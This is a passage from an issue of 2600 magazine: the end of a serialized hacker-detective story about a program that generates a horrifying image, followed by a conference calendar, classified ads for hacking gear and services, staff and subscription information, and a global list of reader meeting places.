I followed the instructions P@nic had given me. I broke apart the 384-digit encryption key into multiple parts, and emailed, SMS'd and FTP'd those parts to the drop-points she told me to use. It was pure grunt work, and took time, and was irritating. I felt like an interchangeable brainless monkey.

Minutes after I was done, I got a notification that a large pile of bitcoins had been transferred to my online wallet. The monkey was happy.

It was a good day's work. I'd tracked down and identified the missing hacker, helped her out with a problem, and - like a Skyrim-level chorus to my ears - I'd been paid very well for my effort.

...and there was no way I was done with this case.

I still owed Oober results. Wherever she'd hidden herself, P@nic might still be in trouble. What kind I didn't know, but I was sure it was linked with the Naked Princess picture, which was stored somewhere in the grand prize booty of the AnonIT hacking competition.

I had to see the picture. I'd been warned away from it by multiple people - hackers who in this age of instant access to any media imaginable should be blasé and jaded enough to see just about anything without blinking either eye. But they weren't. They blinked. The Naked Princess picture held a mental payload I couldn't understand or imagine.

Given the picture's name, sex might be the topic. Both Oober and P@nic were underage. This might have something to do with child abuse. The title also suggested violence. I'd find the picture. If it was something I could help with, I'd do it. Like track down the abuser who took the photo and send a very clear but anonymous message to the nearest dark-suited, federally-funded enforcement agency.

I needed to get that picture. Getting my eyes on the Naked Princess would probably give me multiple next steps.

I contacted P@nic again, sending messages via the original IRC channel where I'd last talked with her, as well as the original social media account where I'd first tracked her down. She responded.

P@nic: *hey mate. appreciate the help. but i've got no more to give. i'm empty of advice and coin.*

Me: *I've got plenty of those two. I'm just looking to answer some questions.*

P@nic: *i can guess the topic.*

Me: *Then we're talking about the Naked Princess picture.*

P@nic: *<sigh> <sad-emoticon> <shrug>*

Me: *You have a way with words.*

P@nic: *if by "words" you mean object-oriented web applications, then yeah, you're right.*

I sat back from my keyboard and stared for a moment. I felt out of place because I was supposed to be the snarky, witty one. I wasn't used to having this role in a conversation. I had a couple choices: Option One was to go with the flow, and carefully steer the conversation back to where I wanted. Option Two was that I could let her take control, and hope she'd remember and come back to my preferred topic.

Then I ignored the options and thought about the person. This was someone who would appreciate honesty. She hadn't yet killed our chat, and that said she was okay with talking to me. She might give me information about the Naked Princess photo. She was still in hiding, so was under stress and would probably appreciate brevity over a rambling conversation. I hunched back into keyboard-mashing position, as I'd just given myself Option Number Three.

Me: *Can I see the Naked Princess picture?*

P@nic: *uploading now.*

I sat back again, this time in surprise.

In an octet of seconds, the download prompt appeared. I clicked and opened the resulting compressed archive. It contained two files. I opened the first one. It was a text file containing what looked like gibberish.

The second file was a JPG. A picture. A big one.

In awe, revulsion, and incredulity, I stared at the Naked Princess.

Chapter 0xE

I couldn't take my eyes away from it. Even scaled down to fit my screen, the details were clear. I saw exactly what the Naked Princess was, what it was supposed to be, and what emotions it was supposed to rip out from whoever was unlucky enough to view it. I began to sweat.

The center of the picture was my focal point, at least at first. No living creature could ever look like that and stay living, but it did and it was. As my eye recovered from the initial shock, I took in the parts surrounding the center figure. My first thought was that they were weapons, but a sick realization told me they were nothing more than devices, tools, all designed to extract, eviscerate, expose, and ultimately destroy. Then my eyes were pulled back to the center, to the subject, to what I assumed was "the princess." Despite the monstrous surroundings, the most horrific view was in the eyes. They echoed back what was happening with full understanding, multiplying my own emotions. I felt helpless empathy for the terrified, brutalized subject. Apprehension was there too, as a few seconds of viewing made me realize I was only looking at step one: The picture's design and implied motion screamed that what was about to happen next was even worse.

I was wincing. My hands were clenched in fists. My heart rate had jumped to rhythms normally reserved for caffeine addicts, and yet I felt cold.

One part of me was nauseated but elated: In the big puzzle this case was turning out to be, I'd just been handed a very large piece that went right in the middle of the board.

Another part of me was confused.

The Naked Princess was a nasty piece of work, no doubt. It would send children crying to their state-sponsored caregivers. It would

frighten those not used to the darker, trashier side of the Internet, the murky, dangerous places where even Google spiders dare not go.

And yet... and still... despite it all....

I'd seen worse.

I wasn't bragging. I just didn't understand why this was the Naked Princess, how this particular picture was able to strike fear into anyone who'd seen it, enough to make them not want to even bring it up. It was nasty and evil and freaky, no doubt, but anyone with Internet access and a bad mood could find similarly disturbing images.

I tried to think non-emotionally, and studied the central figure, the too-wide open eyes of the "princess." It wasn't familiar.

There were others who'd seen the Naked Princess. Others might be able to interpret the picture, or give me more information as to why it was supposedly more terrible than anything else. Tell me what I was missing, and why I was supposed to be terrified, disgusted, saddened, more than I'd ever been in my life, or explain to me whatever revulsion I was supposed to feel when I saw this.

I had one of those people virtually in front of me.

Me: *Thanks. Sort of. That's a terrible picture.*

P@nic: *you don't have to tell me that. i know already. it's what it made.*

Me: *... What?*

P@nic: *you're eloquent.*

Me: *Just trying to understand. You sent me this... why?*

P@nic: *like i told you before. because I trust you. because you asked.*

because

because

i need someone to talk to. i'm sick of running. of hiding this. it needs to be shut down.

Me: *I can help. FBI? Wikileaks? Anonymous torrent flag to your favorite news network?*

P@nic: *chillax. you're thinking too small. this isn't something to report.*

Me: *Then what?*

P@nic: *this is something to contain.*

In a slow realization, I remembered the other file P@nic had sent me, the file I'd glanced at so briefly before giving my attention to the picture. It was tiny - just a few hundred kilobytes - and contained what looked like thousands of pages of gibberish. Even outside of presidential debates, I'd seen this kind of gibberish before. Unless the file was completely corrupted, something else was happening.

Encryption.

The file could be an encrypted version of something else. Something that needed to be kept hidden. Something more dangerous or more disturbing than what I'd just looked at. P@nic had said "it needs to be shut down." Hardly the language I'd use if I were trying to delete a file of a picture.

Me: *What exactly did you give me? The picture isn't the important thing here, is it? The other file...*

P@nic: *mister information technology private eye, it's about time. you're getting it now, aren't you! the naked princess isn't a picture. it never was. the picture is output. it's designed. i created it. i need to stop it.*

the naked princess is a program.

I was stunned at the revelation. The "naked princess" picture I thought I'd been tracking all this time had been just a hint at the true source of the problem. I felt idiotic that I hadn't realized, that I hadn't been able to get to this conclusion earlier. I felt stupid and ashamed at my own incompetence. Ten seconds later, I felt even worse.

P@nic: *i have to go. help me. help.*

Me: *Wait! Just wait. More questions!*

P@nic: *i can't do this. too many tears on the keyboard.*

P@nic killed the connection. I stared at the disconnect status indicator for a moment, thinking hard.

If the Naked Princess picture was just output, it meant that the program itself was the cause. Why the picture itself affected some people differently than others wasn't as important now. I'd get to that later. Or even better, maybe what I was about to do would lead to more answers. I reopened the encrypted file, what I now realized was the true "Naked Princess." It was a program that somehow was able to generate some truly terrible images. The how and why I had to have answers for, and given what was in front of me, I'd get my answers.

I had to figure out how this program worked. I had to run it, and learn it.

Then I would kill the Naked Princess.

HACKER HAPPENINGS

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $150 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, ***email us*** at **happenings@2600.com** or by snail mail at **Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA.** We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

July 17-18
Summercon
Littlefield NYC
Brooklyn, New York
www.summercon.org

July 25-26
Maker Faire Detroit
The Henry Ford
Dearborn, Michigan
www.makerfaire.com

August 1-2
Maker Faire Tokyo
Big Sight
Tokyo, Japan
makezine.jp/event/mft2014

August 6-9
DEF CON 23
Paris/Bally's
Las Vegas, Nevada
www.defcon.org

August 13-17
Chaos Communication Camp
Ziegeleipark Mildenberg
Zehdenick, Germany
www.ccc.de

September 23-27
DerbyCon
Hyatt Regency
Louisville, Kentucky
www.derbycon.com

September 26-27
World Maker Faire New York
New York Hall of Science
Queens, New York
www.makerfaire.com

October 2-4
Arse Elektronika 2015
Center for Sex and Culture
San Francisco, California
www.monochrom.at/arse-elektronika

October 9-10
GrrCON
DeVos Place
Grand Rapids, Michigan
www.grrcon.org

October 16-18
Maker Faire Rome
La Sapienza, University of Rome
Rome, Italy
www.makerfairerome.eu

October 24-25
Ruxcon
CQ Function Centre
Melbourne, Australia
www.ruxcon.org.au

November 6-7
PhreakNIC 19
Clarion Inn Murfreesboro
Nashville, Tennessee
phreaknic.info

December 27-30
Chaos Communication Congress
Congress Center Hamburg
Hamburg, Germany
www.ccc.de

Please send us your feedback on any events you attend and let us know if they should/should not be listed here.

Marketplace

For Sale

BLUETOOTH SEARCH FOR ANDROID searches for nearby discoverable Bluetooth devices. Runs in the background while you use other apps, recording devices' names, addresses, and signal strength, along with device type, services, and manufacturer. Handles Bluetooth Classic and Bluetooth LE (on LE-equipped Android devices). This is a valuable tool for anyone developing Bluetooth software, security auditors looking for potentially vulnerable devices, or anyone who's just curious about the Bluetooth devices in their midst. Exports device data to a CSV file for use in other programs, databases, etc. If you've used tools like btscanner, SpoofTooph, Harald Scan, or Bluelog on other platforms, you need Bluetooth Search on your Android device. More info and download at http://tinyurl.com/btscan.

HOME NETWORK SECURITY APPLIANCE blocks exploits, malware, and CnC traffic. Powerful, affordable, and hacker friendly device runs open-source software including OpenWrt, Snort, Squid, ClamAV, and more. Kickstarter funded hardware runs enterprise-grade network security processors in small form-factor fanless platform. Order online from ITUSnetworks.com

PORTABLE PENETRATOR. Crack WEP, WPA, WPA2 Wi-Fi networks. Coupon code for Portable Penetrator with Cracking Suite. Get 20% off with coupon code 2600 at http://shop.secpoint.com/2600

CLUB-MATE is now easy to get in the United States! The caffeinated German beverage is a huge hit at any hacker gathering. Available in two quantities: $36.99 per 12 pack or $53.99 per 18 pack of half liter bottles plus shipping. [Check to see if we have any of the limited Winter Edition still in stock!] Write to contact@club-mate.us or order directly from store.2600.com. We are now working to supply stores nationwide - full details at club-mate.us.

OPEN POWER: *Electoral Reform Act of 2015 - Open Source Activist Tool Kit* by HOPE speaker Robert Steele available on the Kindle and at amazon.com

HACKER WAREHOUSE is your one stop shop for hacking equipment. We understand the importance of tools and gear which is why we strive to carry only the highest quality gear from the best brands in the industry. From WiFi Hacking to Hardware Hacking to Lock Picks, we carry equipment that all hackers need. Check us out at HackerWarehouse.com.

A TOOL TO TALK TO CHIPS. It's the middle of the night. You compile and program test code for what must be the 1000th time. Digging through the datasheets again, you wonder if the problem is in your code, a broken microcontroller... who knows? There are a million possibilities, and you've already tried everything twice. Imagine if you could take the frustration out of learning about a new chip. Type a few intuitive commands into the Bus Pirate's simple console interface. The Bus Pirate translates the commands into the correct signals, sends them to the chip, and the reply appears on the screen. No more worry about incorrect code and peripheral configuration, just pure development fun for only $30 including world wide shipping. Check out this open source project and more at DangerousPrototypes.com.

ET PHONE HOME FOB: Subminiature, tiny (7/10 ounce), programmable/reprogrammable touch-tone multi-frequency (DTMF) dialer with key ring/clip which can store up to 15 touch-tone digits and, at the push of the "HOME" button (when held next to a telephone receiver), will output the preprogrammed telephone number which can be heard at the same time from the unit's internal speaker. Ideal for E.T.'s, children, Alzheimer victims, significant others, hackers, and computer wizards. It can be given to that guy or gal you might meet at a party, supermarket, or social gathering when you want him/her to be able to call your "unlisted" local or long distance telephone number, but want to keep the actual telephone number confidential and undisclosed. Only you have the special programming tool to change the stored number. Limited quantity available. Money order only: $28.95. Order two or more, then only $24.95 each. Add $4 S/H per order. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas, Box 410802, Crc, Missouri 63141.

Announcements

SIGN THE SAVE A NERD PETITION: http://saveanerd.net

JOIN THE MOVEMENT! Help us expose the Justice Department's political agenda against hackers! We are blowing the Ghost Exodus case wide open and exposing the perpetrators responsible for manufacturing and slanting his case in favor of the prosecution, ironically, the same prosecutor residing over the case of Barrett Brown and Matthew Weigman. Find out why Jesse McGraw's lawyer refuses to file his appeal, and what one rogue prosecutor is trying to cover up. Help us to distribute pamphlets at hacker conferences and visit our legal fund to donate to the cause. Free Ghost Exodus! Free Jesse! Fundraiser: http://tinyurl.com/freeghostexodus Contact: freejesselegalteam@hush.ai Main Site (still under construction): http://freejesselegal.wix.com/freejesse

Wanted

PHREAKNIC 19 CALL FOR SPEAKERS. PhreakNIC is a small (~200 attendees) technology conference run by the Nashville *2600* Nonprofit, with an eye towards subjects interesting to the *2600* crowd. This is our 19th year, and PhreakNIC 19 will take place November 6-7, 2015. A number of speakers who have gotten their feet wet at PhreakNIC or similar small conferences have then gone on to speak at larger conferences such as Def Con and Black Hat. To see lists of past speakers, check http://phreaknic.info/history.html. We are looking for all types of talks and

workshops, including but not limited to 0-days, hardware hacking, darkweb/darknet, lockpicking, cryptocurrency, pen testing, anything bleeding edge or even historical if it might be of interest to tech/security geeks. If you'd like to speak, please send a description of your proposed talk to speakers@nashville2600.org.

WE ARE AN UNDERGROUND EXPERIMENTAL DUBSTEP RAP BAND along the lines of the Beastie Boys and Mindless Self Indulgence, creating music outside the system exclusively for the Internet. We are in need of an awesome web designer to redesign our outdated wordpress website: www.tvmessiah.com. Check out our latest tracks on youtube (http://www.youtube.com/user/tvmessiah/videos) and, if you dig us and believe we are worthy, please reach out to us: number7@tvmessiah.com.

Services

INTELLIGENT HACKERS UNIX SHELL: Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

GET YOUR HAM RADIO LICENSE! KB6NU's "No-Nonsense" Study Guides make it easy to get your Technician Class or General Class amateur radio license. They clearly and succinctly explain the concepts, while at the same time give you the answers to all of the questions on the test. And the best part is that they are free from www.kb6nu.com/tech-manual. Paperback versions are also available from Amazon. E-mail cwgeek@kb6nu.com for more information.

LISTEN TO THE SYNACK PACK PODCAST. There are many security minded podcasts out there, and we're one of them. We are here for the newbies and veterans alike! The SYNACK Pack podcast discusses general news as well as technology specific issues, all from a hacker perspective. Have a listen and we LOVE feedback! http://synackpack.com

DIGITAL FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the Constitutional right to a zealous defense, and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We recover data from many sources, including computers, external media, and smartphones. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. Sensei's digital forensic examiners all hold prestigious forensic certifications. Our principals are co-authors of *The Electronic Evidence Handbook* (American Bar Association 2006) and hundreds of articles on digital forensics and electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even Oprah Winfrey's *O* magazine. For more information, call us at (703) 359-0700 or email us at sensei@senseient.com.

SECURE UNIX SHELLS & HOSTING SINCE 1999. JEAH.NET is one of the oldest and most trusted for fast, stable shell accounts. We provide hundreds of vhost domains for IRC and email, the latest popular *nix programs, access to classic shell programs and compilers. JEAH.NET proudly hosts eggdrop, BNC, IRCD, and web sites w/SQL. *2600* readers' setup fees are always waived. BTW: FYNE.COM (our sister co.) offers free DNS hosting and WHOIS privacy for $3.50 with all domains registered or transferred in!

Personal

BEING CLOSE TO RELEASE IN 2016, I am looking to brush up on what's been going on in the hacker world. I would be interested in discussing topics, getting articles mailed in, or book recommendations (or donations). Some topics I am familiar with include SQL, PHP, Wi-Fi, and pen testing. I am also interested in any info anyone will provide about speaking topics at events like Defcon or HOPE. I've been locked up since 2009 so any info, articles, or speaking topics anyone wants to send, or anyone just wanting to chat with me, would be greatly appreciated. I can be reached through Jpay.com using my DoC #339317 in Washington State or via mail at Chris Berge, 339317 10-G31, Washington State Penitentiary, 1313 N 13th Ave., Walla Walla, WA 99362. Please note that book donations must come from a company and have a receipt. Happy hacking!

I AM CURRENTLY LOCKED UP in federal prison and would love to have a pen-pal or three to write. My interests include social engineering, politics, and journalism. If possible, I'm also looking for book or magazine donations. Mag and paperback donations can be sent by private parties, but hardbacks must be sent from the publisher or bookstore. My release is in 2020, so I'd really like to keep up on all the changes going on, as well as talk to like-minded people regarding any topic computer-related or politics and S.E. Thanks and always keep "HOPE"-ing for a better life out there. Write to: Anthony B. Ellrodt #65321-097, FCC Beaumont - Low, P.O. Box 26020, Beaumont, TX 77720-6020.


ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. If you're an electronic subscriber, please send us a copy of your subscription receipt. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com.

Deadline for Autumn issue: 8/21/15

Lifetime PDFs - Volume 7

Come and join the lifetime digital digest club. You'll get all of our existing digests, plus a newly archived one every quarter, along with a brand new digest once a year for as long as you or we are around. $260 gets it all. Latest releases: Volume 31 from 2014 and Volume 7 from 1990.

Visit store.2600.com and click on PDF Downloads.



Did you miss HOPE X?

Or were you there and now you miss it because it's over? Either way, we're here to help.

We have HOPE X leftover shirts with the snazzy HOPE X badge design in the front and the colorful artwork on the back, all on a charcoal gray colored shirt. $20 each while supplies last - store.2600.com/shirts.html. Did you somehow manage to miss one of the 100 talks that were presented? DVDs of ALL of the three speaker tracks are available for only $5 each, $399 for all 102 DVDs. We can't possibly print all of the talk titles here, but you can see them at store.2600.com/hopex2014.html and select the ones you want. And for the first time ever, we're offering all of the talks on flash drives (either two 32gb or one 64gb drive). Much higher quality than what's online, no DRM, easy to copy, sharing encouraged. Only $99 for the entire set at store.2600.com/hofldr.html

New! We now have 64gb flash drives containing ALL of the talks from three more of our conferences for only $69 each! (The Last HOPE, The Next HOPE, and HOPE Number Nine)
Look for details on our store.

"The most technologically efficient machine that man has ever invented is the book." - Northrop Frye

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

Infrastructure
flyko

Network Operations
phiber

Broadcast Coordinator
Juintz

IRC Admins
beave, koz, r0d3nt

Inspirational Music: Bill Withers, BlueBlack, CeeLo Green, Leonard Cohen, Daniel Lanois, LCD Soundsystem

Shout Outs: Vintage Computer Festival, Mike and Andy, Lister, Deray McKesson, Rand Paul

***2600* is written by members of the global hacker community. You can be a part of this by sending your submissions to articles@2600.com or the postal address below.**

2600 (ISSN 0749-3851, USPS # 003-176); Summer 2015, Volume 32 Issue 2, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. & Canada - $27 individual,
$50 corporate (U.S. Funds)
Overseas - $38 individual, $65 corporate

BACK ISSUES:
1984-1999 are $25 per year when available.
Individual issues for 1988-1999
are $6.25 each when available.
2000-2014 are $27 per year or $6.95 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

MEETINGS

ARGENTINA

Buenos Aires: Bodegon Bellagamba, Carlos Calvo 614, San Telmo. In the back tables passing bathrooms.
Saavedra: Pizzeria La Farola de Saavedra, Av. Cabildo 4499, Capital Federal. 7 pm

AUSTRALIA

Central Coast: Ourimbah RSL (in the TAB area), 6/22 Pacific Hwy. 6 pm
Melbourne: Oxford Scholar Hotel, 427 Swanston St.
Sydney: Metropolitan Hotel, 1 Bridge St. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Food court of Eau Claire Market. 6 pm
Edmonton: Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.
Vancouver (Surrey): Central City Shopping Centre food court by Orange Julius.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center food court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm
Toronto: Free Times Cafe, College and Spadina.
Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

COSTA RICA

Heredia: Food court, Paseo de las Flores Mall.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.
Grenoble: EVE performance hall on the campus of Saint Martin d'Heres. 6 pm
Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm
Paris: Cafe Monde et Medias, Place de la Republique. 6 pm
Rennes: Bar le Golden Gate, Rue St Georges a Rennes. 8 pm
Rouen: Place de la Cathedrale, benches to the right. 8 pm
Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the payphones beside the Dublin Tourism Information Centre on Suffolk St. 7 pm
Westport: Phone booth next to The Clock. 7 pm

ISRAEL

***Beit Shemesh:** In the big Fashion Mall (across from train station), second floor, food court. Phone: 1-800-800-515. 7 pm
***Safed:** Courtyard of Ashkenazi Ari.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.
Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food court at La Plaza de Americas, right front near Italian food.
Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm
Trujillo: Starbucks, Mall Aventura Plaza. 6 pm

PHILIPPINES

Quezon City: Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

SWEDEN

Stockholm: Starbucks at Stockholm Central Station.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

THAILAND

Bangkok: The Connection Seminar Center. 6:30 pm

UNITED KINGDOM

England

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm
Leeds: The Brewery Tap Leeds. 7 pm
London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm
Manchester: Bulls Head Pub on London Rd. 7:30 pm
Norwich: Entrance to Chapelfield Mall, under the big screen TV. 6 pm

Scotland

Glasgow: near the Cenotaph in George Square. 6 pm

Wales

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm
Huntsville: Upstairs at Tenders, 800 Holmes Ave NE. 6 pm

Arizona

Phoenix: HeatSync Labs, 140 W Main St. 6 pm
Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm

Arkansas

Ft. Smith: River City Deli at 7320 Rogers Ave. 6 pm

California

Los Angeles: Union Station, inside main entrance (Alameda St side) near the Traxx Bar.
Monterey: East Village Coffee Lounge. 5:30 pm
Orange: Orange Circle. 7 pm
Sacramento: Hacker Lab, 1715 I St.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Center near street level fountains. 6 pm
San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Loveland: Starbucks at Centerra (next to Bonefish Grill). 7 pm

Connecticut

Newington: Panera Bread, 3120 Berlin Tpke. 6 pm

Delaware

Newark: Barnes and Nobles cafe area, Christiana Mall.

District of Columbia

Arlington: Rock Bottom at Ballston Commons Mall. 7 pm

Florida

Fort Lauderdale: Undergrounds Coffeehaus, 3020 N Federal Hwy. 7 pm
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm
Jacksonville: O'Brothers Irish Pub, 1521 Margaret St. 6:30 pm
Melbourne: Sun Shoppe Cafe, 540 E New Haven Ave. 5:30 pm
Sebring: Lakeshore Mall food court, next to payphones. 6 pm
Titusville: Krystal Hamburgers, 2914 S Washington Ave (US-1).

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.
Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Chicago: Golden Apple, 2971 N. Lincoln Ave. 6 pm
Peoria: Starbucks, 1200 West Main St.

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.
Indianapolis: Tomlinson Tap Room in City Market, 222 E Market St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.
Davenport: Co-Lab, 1033 E 53rd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm
Worcester: TESLA space - 97D Webster St.

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Minnesota

Bloomington: Mall of America food court in front of Burger King. 6 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2400 S Jefferson Ave.

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology, 1071 Idaho St. 6 pm
Las Vegas: SYN Shop, 117 N 4th St. 7 pm
Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Hampshire

Keene: Local Burger, 82 Main St. 7 pm

New Jersey

Morristown: Panera Bread, 66 Morris St. 7 pm
Somerville: Dragonfly Cafe, 14 E Main St.

New York

Albany: Starbucks, 1244 Western Ave. 6 pm
New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.
Rochester: Interlock Rochester, 1115 E Main St, Door #7, Suite 200. 7 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm
Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center).
Raleigh: Cup A Joe, 3100 Hillsborough St. 7 pm

North Dakota

Fargo: West Acres Mall food court.

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm
Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd. 7 pm
Columbus: Front of the food court fountain in Easton Mall. 7 pm
Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.
Youngstown (Niles): Panara Bread, 5675 Youngstown Warren Rd.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm
Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm
Philadelphia: 30th St Station, food court outside Taco Bell.
Pittsburgh: Tazz D'Oro, 1125 North Highland Ave at round table by front window.
State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas on first floor.
Trujillo Alto: The Office Irish Pub. 7:30 pm

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm
Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm
Nashville (Franklin): CoolSprings Galleria food court, 1800 Galleria Blvd. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm
Dallas: Wild Turkey, 2470 Walnut Hill Ln. 7 pm
Houston: Galleria IV. 6 pm
Plano: Fourteen Eighteen Coffeehouse, 1418 Ave K. 6 pm

Vermont

Burlington: The Burlington Town Center Mall food court under the stairs.

Virginia

Arlington: (see District of Columbia)
Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm
Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm
